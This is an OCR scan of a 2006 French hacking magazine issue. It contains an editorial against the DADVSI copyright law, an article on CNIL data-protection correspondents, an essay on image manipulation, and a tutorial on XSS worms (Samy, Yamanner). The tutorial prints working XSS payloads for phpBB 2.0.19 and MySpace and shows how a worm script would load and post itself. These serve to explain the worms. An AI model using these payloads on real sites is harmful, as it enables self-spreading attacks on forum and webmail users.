NOUVEAUNOUVEAUNOUVEAUNOUVEAUNOUVEAUNOUVEAUNOUVEAU

HACKINGSCHOOL Magazine

N° 1 / NOVEMBRE-DÉCEMBRE 2006 / 4,70 euros

4,70 euros seulement

Les Worms du Web 2.0

- Ce qui est arrivé à MySpace et Yahoo!Mail
- Analyses techniques • Parades

Dossier

RFID les gros dangers

Compte email intraçable le guide du parano

L 14615 - 1 - F: 4,70 € - RD

Sommaire 01

« Le bon commerçant, le bon État ne traite pas son client, son citoyen comme un suspect. C'est un argument fasciste. On entre alors dans une logique de répression, pas de citoyenneté. » (Alain Weber)

HACKING SCHOOL MAGAZINE est édité par LA PIEUVRE NOIRE,

15 RUE CHEVREUIL - 94 700 MAISONS-ALFORT • Email : lpn@yahoo.fr

Rédaction en chef : Hacking Community

Directeur de Publication et représentant légal : André Olivier

IMPRIMÉ EN FRANCE PAR ROTO GARONNE 47310 ESTILLAC

LA RÉDACTION ACCEPTE TOUTES LES CONTRIBUTIONS DE LA COMMUNAUTÉ

Commission paritaire en cours • Dépôt légal à parution • ISSN en cours •

© LPN 2006

Bande de pirates !


Après des mois de lobying acharné, le « *détestable* » projet de loi DADVSI a finalement été promulgué au journal officiel, le 3 août 2006. Le but annoncé de ce texte était de recadrer la notion de droit d'auteur dans le contexte des nouvelles technologies de l'information. Résultat : échanger de la musique sur Internet est toujours assimilé à de la contrefaçon – et passible de prison -, des centaines de logiciels libres parfaitement légitimes sont virtuellement illégaux, et au final, la seule mesure retenue pour rééquilibrer le « *marché de la culture* », concurrencé par la gratuité des réseaux de P2P, reste les protections de type DRM, quasiment sacralisées par la loi, et dont on ne connaît pourtant que trop bien l'inefficacité (les logiciels FairUse4WM et QTFairUse6, qui ont fait parlé d'eux récemment, n'en sont qu'un exemple). Que faire ?

Les nombreux collectifs qui ont mené campagne tout au long des débats parlementaires nous montrent une voie : l'action citoyenne. Il ne s'agit pas seulement d'une question de droit d'auteur, mais bien de nos libertés individuelles. S'il est raisonnable que la loi prévienne les préjudices que l'on pourrait porter à autrui, il est inacceptable qu'elle dicte ce que l'on peut ou ne peut pas faire à titre rigoureusement privé, et en particulier – vous serez sans doute tous d'accord avec moi, si vous lisez nos publications – avec son ordinateur ou avec les informations qui y sont stockées. Il est urgent, pour chacun, d'agir et de faire savoir que nous ne voulons pas donner une seule chance à ces dérives législatives qui mènent tout droit au totalitarisme.

Le pôle de résistance le plus actif du moment – et je regrette que nous n'ayons pas pu en parler d'avantage dans ce numéro – s'articule autour du Parti Pirate Français, issu du mouvement international initié par le parti suédois du même nom. Provocatrice et entourée de polémiques, cette action *politique* est encore difficile à cerner – sans doute parce que les membres qui la font vivre n'adhèrent pas à une vision unique des problèmes de société soulevés par Internet ou le droit d'auteur – à l'exception peut-être d'un rêve commun de liberté numérique.

S'il n'y aura pas de « *pirate* » candidat aux présidentielles, j'espère par contre que le Parti saura jouer son rôle et alimenter efficacement les débats publics des mois à venir.

http://www.parti-pirate.info



Entreprises Un nouveau métier pour les consultants en sécurité informatique ?

Un nouveau métier p en sécurité in

Le correspondant Informatique

La CNIL a été créée en 1978, alors qu'on présageait déjà les problèmes pour la protection de la vie privée qu'allait soulever l'informatique. Aujourd'hui, quels sont nos droits ? Quels sont les obligations des entreprises et administrations ? Et surtout : qui peut veiller à ce que vos bases de données soient en règle ?

By F. Gilbert

Toute personne morale ou physique (entreprise, collectivité locale, particulier) qui crée une base de données contenant des données personnelles se retrouve contrainte de la déclarer à la CNIL. Rappelons qu'une donnée personnelle représente toute information relative à une personne physique identifiée ou susceptible de l'être, directement ou indirectement par référence à un numéro d'identification (par exemple votre numéro de sécurité sociale) ou un ou plusieurs éléments qui lui sont propres (ex : initiales du nom et du prénom, avec recoupement d'informations de type : date de naissance, commune de résidence, éléments biométriques).

Cependant, rares sont ceux qui respectent cette condition. La déclaration est pourtant gratuite et une dizaine de jours d'attente suffisent avant de recevoir le récépissé avec le numéro de déclaration en ligne. Trop souvent, les « ficheurs » ignorent leurs obligations, et les « fichés » leurs droits. Dès le moment où l'on recueille avec votre consentement vos données personnelles, vous disposez des droits d'information, d'accès, de rectification, de radiation et d'opposition. Selon une récente étude TNS-Sofres, un peu moins d'un Français sur quatre a conscience de ses droits en matière de protection des données personnelles.


Le cadre juridique évolue pourtant vers plus de rigueur et nous propose de nouveaux outils pour cadrer ce phénomène. La refonte de la loi fondatrice sur la protection des données personnelles de 1978 (août 2004) et son décret d'application (octobre 2005) viennent renforcer les pouvoirs existants de l'autorité compétente (la Commission nationale Informatique et libertés, CNIL) pour sanctionner les abus et créer un nouveau personnage censé réguler les utilisations : le correspondant Informatique et libertés (CIL).

La rôle de la CNIL :

Garantir une utilisation conforme des données personnelles par la protection des droits des fichés.

Depuis sa création en 1978, au début de l'informatique, la CNIL a dû fortement revoir sa copie devant l'évolution des technologies et le peu de déclarations

3 500 plaintes par an



effectuées (en 2005, seuls 73745 sites web avaient été déclarés à la CNIL) par rapport au nombre de traitements existants (plus d'un million). Par ailleurs, une directive européenne adoptée en 1995 sur la protection des données personnelles contraignait le gouvernement à mettre en conformité la loi française, même si certains éléments étaient déjà transposés.

La CNIL reçoit en moyenne 3500 plaintes par an. Les secteurs d'activité qui suscitent en général le nombre le plus important de plaintes sont les secteurs de la prospection commerciale, de la banque et du travail. L'objet le plus fréquent des plaintes est l'opposition à figurer dans un fichier. Il convient d'être conscient que la déclaration à la CNIL est obligatoire, et que s'y soustraire expose à divers risques ; ceux-ci sont de trois ordres :

• des avertissements Ils ont pu être donnés aussi bien à des organismes financiers qui avaient fiché des personnes comme étant insolvables alors qu'elles ne l'étaient pas (dans ce cas, seule l'intervention de la CNIL a permis le « défichage » des personnes concer-

pour les consultants informatique ?

et libertés (CIL)

nées, qui avaient vainement tenté de l'obtenir auprès de ces établissements), qu'à l'encontre de banques qui n'avaient pas pris de précautions suffisantes pour assurer la confidentialité des informations concernant leurs clients (un des clients a pu accéder, via Internet, en tapant son mot de passe et son code d'accès personnels, au compte d'un autre client).

• le risque pénal Avec la peine lourde de 5 ans d'emprisonnement et 300 000 euros d'amende selon l'article 226-16 1A pour non déclaration simplifiée ou exonération non respectée, le risque pénales est en théorie dissuasif. Cependant, les dénonciations au Parquet sont rares. Un exemple, la dénonciation d'une association qui diffusait sur son site Internet une « liste noire » de notaires. Les noms de plus de 2500 notaires français, présentés comme ayant commis des irrégularités ou des malversations, étaient ainsi accessibles sur internet. [illegible] notaires [illegible] demand[illegible] à [illegible]sociation de [illegible]leur nom. [illegible]te [illegible]sponsable de l'association cause n'avait répondu ni à leurs demandes, ni aux courriers de la CNIL et n'avait donc retiré aucun nom de son site.

• le risque civil et administratif Grande nouveauté de loi de 2004, en cas d'atteinte grave et immédiate aux droits et libertés, le Président de la CNIL peut demander en référé au juge d'ordonner toute mesure de sécurité utile. Le référé est une procédure d'urgence qui sanctionne l'abus s'il est manifestement illicite sans se prononcer sur le fond de l'affaire.

Par ailleurs, le non respect des règles CNIL est bien souvent l'occasion de bouleverser des contentieux dans le mode de recueil des preuves et dans des décisions hiérarchiques entre employeur et salarié. Par exemple, les non déclarations à la CNIL des fichiers de données personnelles laissent une fenêtre de tir intéressante pour les employés afin d'éviter de se soumettre à de nouvelles règles hiérarchiques imposée s. Prenons le cas d'une entreprise qui décide d'externaliser son système de paie et de ne plus remettre en mains propres les bulletins de [illegible]ors de cett[illegible]ouvelle et dès réce[illegible]s premi[illegible]etins par la Poste, un syndicat argue de la convention collective pour dénoncer cette pratique. Le juge répond pour sa part que la négociation collective a bien eu lieu et que cette externalisation appartient au pouvoir de direction de l'employeur. Pour empêcher cette pratique et se faire entendre auprès du juge, le syndicat a argué du non respect des déclarations des données personnelles dans l'entreprise. Le juge a donné raison au syndicat.

• le risque pécuniaire : de nouveaux pouvoirs pour la CNIL pour agir L'élargissement de ses pouvoirs d'investigation et le pouvoir qui lui est donné d'imposer des amendes (jusqu'à 300 000 euros, selon une échelle fixée au préalable) peuvent laisser penser à un nouveau rôle de la CNIL.

Jusqu'à l'entrée en vigueur de la nouvelle loi Informatique et libertés, la CNIL, constatant un manquement à la loi, ne pouvait [illegible]ivrer des [illegible]ements ou déno[illegible]r affaires le[illegible] graves à la justice. La loi du 6 août 2004, qui a

“ 5 ans et 300 000 euros d'amende ”

Magazine

Entreprises Un nouveau métier pour les consultants en sécurité informatique ?

" la CNIL est bien mal lotie "

modifié la loi du 6 janvier 1978, a doté la CNIL de pouvoirs de sanction administrative et pécuniaire importants. Au-delà de l'avertissement, la CNIL peut désormais, après une mise en demeure infructueuse, ordonner une amende ; cette sanction pécuniaire doit être prononcée non par la formation plénière de la Commission mais par une formation restreinte.

Il est important de souligner que la capacité de la CNIL à réaliser un nombre de contrôles bien plus significatif dépend de manière évidente du personnel qui peut se consacrer à cette tâche. Malgré le récent accord du gouvernement pour une augmentation de 50% de ses effectifs sur 4 ans (d'ici fin 2009, donc) la CNIL est bien mal lotie en termes de ressources humaines et financières en comparaison avec ses homologues européens et au vu de la charge de travail qu'impliquent ses missions.

Consciente de disposer de moyens, en particulier humains, limités, la CNIL a cherché une réponse dans l'autorégulation, avec la naissance d'une nouveau métier : le correspondant à la protection des données à caractère personnel. Celui-ci apparaît en effet comme un nouveau maillon de garantie de respect des droits des fichés. La dynamique de cette création est inscrite dans une volonté de compréhension, voire d'anticipation des tendances à venir.

Correspondant Informatique et Libertés, Rapport qualité/prix ?

La loi de 2004 et son décret 2005 prévoit explicitement la mise en place d'un correspondant informatique et libertés. Le principal enjeu est de se mettre en conformité avec la loi. La nomination d'un correspondant permet ainsi de se mettre en règle et d'éviter d'avoir à faire les déclarations. Il convient donc d'évaluer le rapport entre le coût de mise en place de cette nouvelle fonction au sein d'une collectivité et les avantages qu'elle peut en retirer. Nommer un correspondant Informatique et libertés (CIL) représente un enjeu pour toute organisation, qu'elle soit du secteur public ou privé, et reflète une méthode basée sur la qualité du travail effectué. Le CIL diffusera la culture Informatique et libertés, permettra d'être plus réactif dans la mise en oeuvre de traitements informatisés de données, de gérer et de valoriser le patrimoine informationnel du ou des responsables de ces traitements.

Enfin, les effets induits de la nomination du CIL seront importants au sein de la structure. Outre l'aspect économique et le gain de temps sur les projets, le correspondant permettra de crédibiliser la relation de confiance entre salariés et employeur, mais aussi entre clients et fournisseurs.

Profil type du CIL

Le correspondant peut être un responsable, un employé ou une personne externe à l'entreprise – comme par exemple le responsable de la sécurité informatique, un informaticien, le directeur des services juridiques, un juriste, un agent du service du personnel, un consultant, un avocat.

Le correspondant est une personne bénéficiant de qualifications spécifiques et variées pour exercer ses missions. Il devra maîtriser certaines compétences techniques fondamentales, dont notamment la sécurité des systèmes d'information (SI), les bases de données (BDD), les réseaux de communications électroniques, l'usage des TIC sensibles ; il devra également avoir à son arc des cordes juridique, économique et psychologique nécessaires à cadrer juridiquement des avancées techniques appréhendées par des hommes et des femmes. Il fera donc preuve de diplomatie et de pédagogie en tant que trait d'union entre employeur et employé.

En plus de ce tronc commun de compétences, les correspondants Informatique et libertés devront être sensibles aux spécificités sectorielles de certains traitements de données personnelles dans le secteur public, le domaine de la santé ou encore dans la filière marchande.

On peut d'ores et déjà, au vu des désignations déjà effectuées, dresser le profil type du correspondant : il est salarié, professionnel de l'informatique et de la sécurité et/ou juriste, ou plus minoritairement issu des métiers de l'audit et de


Premiers correspondants

Les entreprises ont déjà commencé à nommer des correspondants. De nombreux organismes publics (URSSAF, OPAC...) et privés (General electrics, Exxon mobil...) ont ouvert le chantier de la mise en conformité et ont désigné un correspondant et affiché leur prise en compte de la protection des données personnelles et de la vie privée. Le décalage entre le nombre de correspondant et le nombre d'organismes s'explique par le fait que certains organismes ont désigné le même correspondant.

En pratique
La désignation doit être notifiée à la CNIL par lettre recommandée avec accusé de réception. Par ailleurs, les instances représentatives du personnel doivent être averties avec le même formalisme de la nomination du correspondant.
Pour ce faire, le dossier à remplir et un modèle de lettre à adresser au délégué du personnel sont disponibles sur le site de le CNIL. La désignation prend effet un mois après la date de réception de la notification par la CNIL.

la conformité. Dernier élément, le correspondant, même si aucun texte du Code du travail ne vient pour l'instant lui accorder d'immunité, sera de facto protégé à l'intérieur de l'entreprise et ne pourra faire l'objet d'aucune sanction de la part de l'employeur du fait de l'accomplissement de ses missions. En cas de manquement constaté aux devoirs de sa mission, le correspondant peut être déchargé de ses fonctions.

En interne ou en externe ?
Les missions du correspondant peuvent être assurées en externalisation dans le cadre de l'article 44 du décret n°2005-1309 du 20 octobre 2005.
La première question à se poser est de rechercher si « la perle » est présente dans l'organigramme de votre structure.
Ensuite, si le nombre de personnes chargées de la mise en oeuvre des traitements ou ayant directement accès aux traitements concernés par la désignation est inférieur à 50, vous pouvez nommer un correspondant à l'extérieur de votre structure.
Le marché des correspondants extérieurs est en création. Au centre du marché et de manière neutre, l'Association Française des Correspondants à la Protection des Données à Caractère Personnel (www.afcdp.org) aborde le métier du correspondant et tente de promouvoir son développement. Nouveaux acteurs sur ce marché, des cabinets de consulting en cours de création ou récemment installés, comme par exemple AXIL ou CILEX, proposent ce type de service en tant que prestation de [illegible] avocat[illegible] bien entendu [illegible] par ce type de prestation. [illegible] pouvez aussi choisir de nommer une personne qui détient la composante technique, juridique ou organisationnelle du travail et qui sera en mesure d'acquérir par une formation les autres composantes du travail de correspondant (juridique, économique, psychologique). Une formation diplômante en partenariat avec l'Institut Supérieur d'Electronique de Paris (école d'ingénieurs) a d'ailleurs été mise en place – elle dispense tous les éléments nécessaires à la prise de fonctions du correspondant : diffusion de la culture Informatique et libertés, métier de correspondant.
Le décret permet enfin de désigner un correspondant pour plusieurs membres d'une entité formalisée (chambres des métiers, par exemple, ou encore URSSAF).



“ Faire preuve de diplomatie et pédagogie”

Domaines d'intervention
Le correspondant Informatique et libertés se voit confier plusieurs responsabilités.
D'abord, il exercera un audit de situation en analysant l'existant, en répertoriant les traitements réalisés et les déclarations adressées à la CNIL, en mettant en place des procédures de régulation et en définissant des points de contrôle (charte comportementale, relations CIL/CNIL, facteurs de risque externes et internes, gestion du risque données personnelles avec cartographie Informatique et libertés, prise en compte des besoins clients).
Ensuite, il réalisera la mise en conformité par l'intermédiaire de recommandations adressées au responsable du traitement, et en formalisant la démarche par des

www.aecom.org
Cet article est une synthèse de l'un des dossiers de veille mensuels d'AEC (Aquitaine Europe Communication), une agence régionale experte dans le champ de la société de l'information. Nous vous conseillons de consulter les autres dossiers disponibles sur leur site Internet : logiciels libres et administration, VoD, VoIP, RFID, biométrie, moteurs de recherche, tout y est. Aucun des aspects juridique, technique, commercial et sociologique n'est négligé.
À suivre également, le blog juridique animé par l'auteur sous la forme de questions-réponses : Sur quels fondements juridiques peut on condamner un "spammeur" ? Peut il y avoir outrage sur un forum de discussion sur Internet ? Sur quels points juridiques une collectivité doit elle faire attention lors de la mise en place d'un logiciel libre ? Réponses sur :
http://www.aecom.org/blog/juridique/questions.html.

guides de bonnes pratiques et des outils de mise en conformité (guide pour la réalisation de la liste des traitements et guide sur la gestion du droit d'accès et plan d'action et recherche de la meilleure solution selon les moyens à disposition). Ce sera l'occasion à ce niveau de se demander s'il faut un correspondant en externe, en interne ou bien mutualisé ; de déterminer le climat social (cybersurveillance) au sein de la structure ; de rédiger des chartes, de gérer les coûts du fichage (litiges, droit d'accès) et les synergies entre services.

Enfin, le suivi des traitements incombe également au CIL : par la tenue des listes exhaustive des traitements et en annotant notamment les finalités des traitements, les services chargés de la mise en oeuvre, les fonctions permettant le droit d'accès et de rectification (et, le cas échéant, le service responsable), les catégories traitées et catégories de personnes concernées, les destinataires et les durées de conservation. Cela concernera également l'archivage et la conservation de la preuve et les mesures de protection du répertoire et de backup (sauvegarde).

Actions complémentaires du noyau dur de son activité et corollaire de son rôle pédagogique, il effectuera des recommandations aux directions métiers concernant tous les nouveaux traitements.

Le correspondant sera donc conduit à endosser plusieurs rôles auprès du responsable de traitement : conseil, recommandation, pédagogie, médiation, alerte et information (bilan annuel). Le CIL est enfin, et peut-être avant tout, un responsable qui aura vocation à être au coeur des grands thèmes économiques et sociétaux des prochaines années.


« assumer la charge de l'auto-régulation »

Déontologie

Il s'agit d'une question centrale pour cette nouvelle profession censée assumer la charge de l'autorégulation, avec au centre l'association française des correspondants données personnelles.

Nonobstant les principes régissant la vie privée, qui exigent une déontologie adéquate, il n'existe pas pour l'instant de déontologie propre à cette nouvelle profession. Elle est pourtant plus que nécessaire au vu des doutes sur l'indépendance du correspondant et sur le contrôle réel qu'il effectuera.

Même si il n'a qu'une obligation de conseil de moyens, c'est-à-dire qu'il doit mettre en oeuvre toute sa diligence pour y arriver, il n'aura que peu de pouvoir pour inciter son employeur ou son client à se mettre en conformité si celui-ci refuse ou tarde à faire le nécessaire pour rester dans le cadre de la loi. La loyauté, le respect de l'image et de la confidentialité d'une profession, l'indépendance dans d'éventuels conflits d'intérêt, la transparence vis-à-vis des fichés et des ficheurs sont les bases sur lesquelles l'association française des correspondants des données, en concertation avec la CNIL, rédige des règles partagées par tous qui constitueront le fondement de l'appartenance à une communauté d'intérêt et à une communauté professionnelle qui donnera une référence permanente à la fonction de correspondant Informatique et libertés.



Le site de la CNIL regorge d'information sur vos droit, vos devoirs et les différentes lois relatives à Internet et à l'informatique

François Gilbert
Responsable juridique

www.aecom.org

Manipulations d'images

Être trompé à l'insu de son plein gré

By Minus Virus

Depuis la nuit des temps l'image est omniprésente, des murs de Lascaux à ceux du métro.
Chez l'homme le sens le plus sollicité est la vue, c'est aussi le plus facile à tromper. La manipulation par l'image commence par la manipulation de l'image. L'histoire montre que l'image est un support de propagande très puissant, un outil de communication de masse. Les maîtres en la matière sont les soviétiques puis les nazis ont suivi. Staline soucieux de son image, n'hésitait pas à faire retoucher quelques détails, effacement de personnes, afin de rétablir un peu d'ordre !
L'image véhicule des codes, des conventions... c'est de la communication à l'état pur. Une image seule a déjà un pouvoir immense mais avec un commentaire ou présentée par une personne de confiance (présentateur du JT) elle devient crédible. La guerre au Kosovo nous a laissé l'imposture du charnier de Timisoara, les corps venant d'une morgue étaient mis en scène pour la photo. Les médias français annonçaient 4630 morts.

Il est possible de détecter des montages d'image, cependant cela reste un exercice assez dur face au travail d'un maître. C'est avant tout une analyse par l'ensemble et en détail.
De nombreux critères composent une image équilibrée comme, la perspective, la proportion, les teintes et le contraste, les ombres et les reflets. Regardez les médias et apprenez à analyser le montage, isolez les plans, l'information (ou la désinformation) n'est pas la même qu'en prenant l'ensemble.
Parfois de simples canulars peuvent déchainer les passions. Souvenez-vous de l'image du monstre du loch ness. Cette histoire a fait le tour du monde et a fait couler beaucoup d'encre pour un jouet mis en scène. Le cinéma déborde d'images truquées, Forrest Gump rencontrant Kennedy est une référence.
Montrer un visage suivi d'un cercueil ou d'un bébé ne suscite pas les mêmes émotions. C'est l'effet Koulechov.

J'aime à soigner ma ligne à coup de junk food mais horreur et trahison, le tas informe sur mon plateau était loin de ressembler à cet appétissant hamburger sur l'affiche en vitrine. M'aurait-on menti ?

Juventud Rebelde publiait le 13 août dernier « les premières photographies de Fidel Castro depuis l'annonce de son opération » - voir notamment : www.soldiersperspective.us/?p=1159

Dans notre société la vue est le sens le moins éduqué. Sans apprentissage du sens critique ni de culture géopolitique, notre libre arbitre peut être mis à mal par le traditionnel adage « je crois ce que je vois ». Cette manipulation d'information est un cheval de Troie psychique. La voie est indiquée, maintenant ouvrez les yeux.

Minus Virus

Alerte ! Samy, Yamanner : les vers du Web 2.0

Samy, Yamanner : l

Comprendre la nouvelle menace

Les failles de type XSS sont plus dangereuses qu'on le croit ! Un nouveau type de virus, dont la propagation s'appuie sur ces failles, commence à apparaître sur le Net. Cet article vous donnera les éléments dont vous avez besoin pour comprendre leur fonctionnement et leur impact.

En moins de 20 heures il a infecté 1.000.000 d'utilisateurs !

By Blwood

En Octobre 2005, le premier « worm xss » est né : Samy, du nom de son créateur. En moins de 20 heures il a infecté 1.000.000 d'utilisateurs de MySpace. Plus récemment, le 13 juin, Yahoo!Mail fut également la victime de cette nouvelle génération de vers : baptisé Yamanner, ce worm xss s'exécutait dès la prévisualisation du message et s'envoyait à tous les contacts d'un utilisateur cible, et ce sans son autorisation. Du coup, les contacts étant eux aussi contaminés de la même façon (dès visualisation du message), la propagation du worm devenait dès lors de plus en plus rapide.

Afin de comprendre le fonctionnement de ce nouveau type de malwares, nous allons créer à titre d'exercice un embryon de worm à partir d'une vulnérabilité récente du célèbre phpBB.

Faille XSS dans phpBB

Le 5 janvier 2006, une faille xss présente sur phpBB 2.0.19 fut rendue publique [1]. Elle provient d'un mauvais filtrage de certaines balises html, lorsque celles-ci sont activées sur le forum (ce que nous vous déconseillons vivement).

Voici une manière d'exploiter cette faille :

```
<B C='>'
   onmouseover='alert(
"SecurityReason.Com")'
   X='<B '>
        SecurityReason.Com
 </B>
```

Nous pouvons utiliser cette faille xss afin qu'un worm, écrit sur une page .js externe, puisse s'exécuter sur le forum :

```
<PRE A='>'
onmouseover='document.write(
"<script src=
 `http://127.0.0.1/xssvirus/
POST/phpbb.js`></script>"
)'
      B='<PRE' >
[b]Hackademy Powa[/b]
</PRE>
```

Le script sera exécuté dès qu'une personne passera la souris sur la zone de texte.

Pour poster un message

Notre but étant d'agir sur le forum, nous allons nous intéresser à la requête http qui permet de créer un post sur le forum. On pourrait consulter le code PHP du forum, ou même le code HTML contenant le formulaire en question. Il est cependant plus simple d'utiliser par exemple LiveHTTPheaders pour Firefox [2], ou HttpWatchBasic pour IE [3].
On peut capturer la requête suivante, en postant le message vu précédemment :

```
POST /posting.php
subject=zihack&message=%3Cpre
+a%3D%27%3E%27+onmouseover%3D
%27document.write%28%22%3Cscr
ipt+src%3D%60http%3A%2F%2F127
.0.0.1%2Fxssvirus%2FPOST%2Fph
```

Samy se fait des amis

Samy, l'auteur du Worm, avait pour but de devenir célèbre. C'est pourquoi il voulait se faire le plus d'amis possible sur MySpace. Samy trouva une faille XSS dans MySpace. Beaucoup de balises étaient filtrées mais, par contre, était acceptée. Certains navigateurs comme Internet Explorer acceptent l'exécution de code javascript dans les balises CSS.

Par exemple :

```
<div style="background:url('javascript:alert(1)')">
```

Pour contourner les autres filtrages de MySpace, Samy a dû s'appuyer sur certaines particularités de IE, toujours très tolérant envers les syntaxes HTML approximatives. Sans rentrer dans les détails, le code utilisé ressemble ainsi plus à ceci :

```
<div id="mycode" expr="alert('hah!')"
  style="background:url('javascript:eval(
                        document.all.mycode.expr)')">
```

(Notez le 'javascript' coupé par un retour chariot, ignoré par le filtre, mais pourtant bien interprété par IE).

Toute l'histoire, ainsi que le code source du worm accompagné d'explications techniques, se trouve sur le blog de l'auteur (en anglais) :
http://namb.la/popular/

s vers du Web 2.0

